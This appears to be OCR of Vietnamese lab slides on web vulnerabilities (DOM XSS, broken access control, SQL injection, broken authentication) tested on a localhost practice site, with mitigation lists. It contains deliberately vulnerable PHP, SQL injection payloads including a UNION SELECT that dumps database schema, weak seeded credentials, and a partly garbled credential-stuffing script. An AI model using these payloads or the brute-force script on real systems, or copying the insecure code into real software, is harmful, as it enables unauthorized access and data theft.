
# 2. DOM-BASED XSS

- Mô tả lỗ hổng: DOM-based XSS là việc sử dụng các kỹ thuật JavaScript để làm thay đổi nội dung trang web và chèn mã độc vào DOM.
- Hậu quả: đánh cắp dữ liệu người dùng, thay đổi giao diện trang web, đánh lừa người dùng.
- Khắc phục:
  - Sử dụng các công cụ như Acunetix, Burp Suit để quét tìm lỗ hổng.
  - Sử dụng các frameworks và thư viện chống XSS.
  - Thiết lập Content Security Policy (CSP) để ngăn chặn việc thực thi JavaScript từ nguồn không đáng tin cậy.


File Edit View VM Tabs Help
Library
My Computer
ngthow_ubuntu
kali-linux-2024.1-
FreeBSD 11 64-bi
Windows 7 32
Windows 10
kali-linux-2024.1-vmware-a...
Acunetix
BMR and TDEE Calculator
https://127.0.0.1:3443/#/scans/5155ecf3-efe0-4374-8be1-ace6c651bd99/info
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
acunetix
Administrator
Scan
Stop Scan
Pause Scan
Dashboard
Targets
Vulnerabilities
Scans
Reports
Users
Scan Types
Network Scanner
Issue Trackers
Email Settings
Engines
Excluded Hours
Proxy Settings
Scan Information
Vulnerabilities
Site Structure
Events
MEDIUM
Acunetix Threat Level 2
One or more medium-severity type vulnerabilities have been discovered by the scanner. You should investigate each of these vulnerabilities to ensure they will not escalate to more severe problems.
Activity
In Progress
Overall Progress
95%
Scanning of localhost started
Jun 4, 2024, 8:32:36 PM
Antivirus not found
Jun 4, 2024, 8:32:36 PM
Scan Duration
7m 25s
Requests
1,845
Average Response Time
0ms
Locations
7
Target Information
Address
http://localhost/vulnerabilities/DOM_XSS.php
Server
Apache/2.4.58 (Unix) OpenSSL/1.1.1w PHP/8.2.12 mod_perl/2.0.12 Perl/v5.34.1
Operating System
Unix
Identified Technologies
PHP, Perl, Perl
Responsive
Yes
Latest Alerts
MySQL username disclosure
Jun 4, 2024, 8:32:40 PM
Error message on page
Jun 4, 2024, 8:32:40 PM
Unencrypted connection
Jun 4, 2024, 8:32:38 PM
Directory listing
Jun 4, 2024, 8:32:38 PM
show_file($file);
} else {
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.
7:40 AM
6/5/2024

# 3. BROKEN ACCESS CONTROL

- Mô tả: lỗ hổng cho phép attacker truy cập vào các tài nguyên mà họ không được phép truy cập.
- Hậu quả:
  - Các hacker có thể truy cập và có các quyền như người dùng hoặc admin, làm rò rỉ thông tin.
  - Sửa đổi dữ liệu.
  - Giảm uy tín doanh nghiệp.
- Khắc phục:
  - Sử dụng một framework an toàn.
  - Ghi log.
  - Xác thực và ủy quyền đúng đắn, cẩn trọng.


kali-linux-2024.1-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
ngthow_ubuntu
kali-linux-2024.1-
FreeBSD 11 64-bi
Windows 7 32
Windows 10
kali-linux-2024.1-vmware-a...
Acunetix
Dashboard
localhost/dashboard.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Power Manager
Your Battery is discharging (100%)
Estimated time left is 649 hours 41 minutes
Dashboard
1. Broken Access Control
2. Security Misconfiguration
3. DOM Based XSS
4. SQL Injection
5. Sensitive Data Exposure
6. Broken Authentication
Hello, user!
Logout
Copyright: Ngoc Thor - Thu Hien
localhost/vulnerabilities/broken_access_control.php
38 <meta charset="UTF-8">
39 <title>Broken Access Control</title>
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.
8:57 AM
6/5/2024

# 4. SQL INJECTION

- Bất cứ 1 attacker nào cũng có thể truy cập trái phép database thông qua các form, ô input cần dữ liệu nhập vào phía client để truy cập tới database.
- Gồm 1 số loại SQL, NoSQL, OS, LDAP injection, html injection...
- Tuy nhiên phổ biến nhất là SQL injection.
- Truy cập dữ liệu bất hợp pháp bằng 1 số query như SELECT để lấy ra dữ liệu của database.
- Thực hiện các query như Insert/Update để thêm hoặc sửa các thông tin trên database 1 cách bất hợp pháp.
- Một số phương pháp để tránh lỗi injection:
  - Lọc dữ liệu client nhập vào 1 các cẩn thận. Lọc hết các ký đặc biệt và các từ khoá trong SQL.
  - Bỏ qua các cộng chuỗi để tạo ra các câu query.
  - Không hiện thị lỗi chi tiết nếu phía client nhập sai.
  - Phân quyền trong database 1 cách rõ ràng. Dùng table nào thì gán quyền truy cập table đó, tránh khả năng nếu user có thể inject vô cũng không thể chuyển qua truy cập table khác trong database.
  - Backup dữ liệu thường xuyên đề phòng dữ liệu bị mất, đừng quá tự tin về phần bảo mật của chính mình.

# 4. SQL INJECTION

```php
if (isset($_POST["submit"])) {
    $search = $_POST["content_search"];

    // Establish a database connection
    $dbh = mysqli_connect('127.0.0.1', 'root', 'hahien', 'sqlinjection');

    // Check the database connection
    if (!$dbh) {
        die("Lỗi kết nối đến cơ sở dữ liệu: " . mysqli_connect_error());
    }
    // else {
    //     echo "Kết nối đến cơ sở dữ liệu thành công!<br>";
    // }

    // SQL statement vulnerable to SQL Injection
    $sql_stmt = 'SELECT * FROM book WHERE BOOK = "' . $search . '"';
// SELECT * FROM book WHERE BOOK = "" or "1" = "1" union SELECT TABLE_NAME,database(),version(),table_schema FROM INFORMATION_SCHEMA.TABLES where "1" ="1";
```

**$search là đầu vào ở phía client sẽ nhập vào.**

**$search = " OR "1" = "**




**$sql_stmt = 'SELECT * FROM book WHERE BOOK = "' . $search . '"';**

**$sql_stmt = 'SELECT * FROM book WHERE BOOK = "" OR "1" = "1"';**

**Ngoài ra nếu attacker tiêm vào câu query**
**" or "1" = "1" union SELECT TABLE_NAME,database(),version(),table_schema FROM INFORMATION_SCHEMA.TABLES where "1" ="1**
**thì tất cả thông tin của database sử dụng sẽ bị lộ từ tên database, phiên bản, tên table...**

# 4. SQL INJECTION



# 5. BROKEN AUTHENTICATION

- Ngay từ form register, nếu dev không quản lý chặt chẽ để user register với 1 username và password ngắn, dễ đoán. Rất có thể tài khoản đó có thể bị tấn công và bị chiếm quyền truy cập bất cứ lúc nào.
- Ở form login, nếu dev không kiểm tra xác thực đúng cách, 1 attacker nào đó có thể truy cập vào 1 tài khoản nào đó thông qua 1 số tool Credential stuffing với 1 whitelist username và password. Với cách nhập tay thì khó có thể truy cập vào 1 tài khoản 1 cách trái phép, nhưng với tool có thể quét vài nghìn lần trong vài giây thì sao, liệu 1 tài khoản với username và password ngắn và lỏng lẻo liệu có thể thoát được.
- Vài hướng để bảo vệ user khỏi Broken Authentication:
  - Bắt user tạo mật khẩu đủ dài, tối thiểu phải đạt 8 ký tự. Ngoài ra phải có 1 ký tự viết hoa, 1 ký tự đặc biệt, 1 chữ số tuỳ theo trường hợp.
  - Trong khi login nếu user nhập sai username hoặc password thì trả về kết quả đã nhập sai username hoặc password. Không thông báo đã nhập sai phần nào.
  - Username và password khi được lưu vào database cần phải được mã hoá.
  - Vô hiệu hoá nếu vượt qua số lần login cho phép.
  - Thêm 1 số yêu cầu khác như capcha để hạn chế xác thực qua các tool.
- Password đủ dài và đủ khó chưa phải là tất cả, cần phải lưu ý về phần cookies và session :
  - Set thời gian sống cho cookies và session của user thấp.
  - Tạo phiên khi user login và xoá phiên khi user logout.
  - Hạn chế gửi thông tin đăng nhập của user qua các kết nối không được mã hoá. Khi gửi qua http không có SSL rất có thể bị sniper dữ liệu.

# 5. BROKEN AUTHENTICATION

```php
public function connect()
{
    if (session_status() === PHP_SESSION_ACTIVE) {
        try {
            $dbhost = '127.0.0.1';
            $dbname='brokenauth';
            $dbuser = 'root';
            $dbpass = 'hahien';
            $pdo = new PDO("mysql:host=$dbhost;dbname=$dbname", $dbuser, $dbpass);
            $this->pdo = $pdo;
            return true;
        }catch (PDOException $e) {
            echo "Error : " . $e->getMessage() . "<br/>";
            die();
        }
    }else{
        return false;
    }
}

public function login($username, $password)
{
    $this->connect();
    $pdo = $this->pdo;
    $sql = $pdo->prepare('SELECT USER,PASS FROM user');
    $sql->execute();
    $user = $sql->fetchAll();

    foreach ($user as $key => $value) {
        if ($value[0] == $username and $value[1] == $password) {
            return true;
        }
    }
    return false;
}
```

Sql_injection.php | user.php | broken_auth.sql | user.txt | File_upload.php | backdoor.php

vulnerabilities > Broken_Authentication > broken_auth.sql

```sql

--
-- Table structure for table `user`
--

DROP TABLE IF EXISTS `user`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `user` (
  `ID` int(11) NOT NULL AUTO_INCREMENT,
  `USER` varchar(255) NOT NULL,
  `PASS` varchar(255) NOT NULL,
  PRIMARY KEY (`ID`)
) ENGINE=InnoDB AUTO_INCREMENT=3 DEFAULT CHARSET=utf8mb4;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Dumping data for table `user`
--

LOCK TABLES `user` WRITE;
/*!40000 ALTER TABLE `user` DISABLE KEYS */;
INSERT INTO `user` VALUES (1,'admin','admin'),(2,'user','user'), (3,'hahien','hahien');
/*!40000 ALTER TABLE `user` ENABLE KEYS */;
UNLOCK TABLES;
```

```python
f check(username, password, url):
 flag = '<form action="#" id="main-form" method="POST">'

data = {
    'username' : username,
    'login' : password,
    'submit' : 'Log In'
}

s = requests.session();

response = s.post(url, data = data)

if re.findall(flag, response.text) :
    print(username + '-' + password + '-->' 'fail')
else :
    print(username + '-' + password + '-->' 'sucess')

__name__ == '__main__' :
url = 'http://localhost/vulnerabilities/Broken_Authentication/index

fileu = open('wu.txt', 'r')
filep = open('wp.txt', 'r')
```

wp.txt

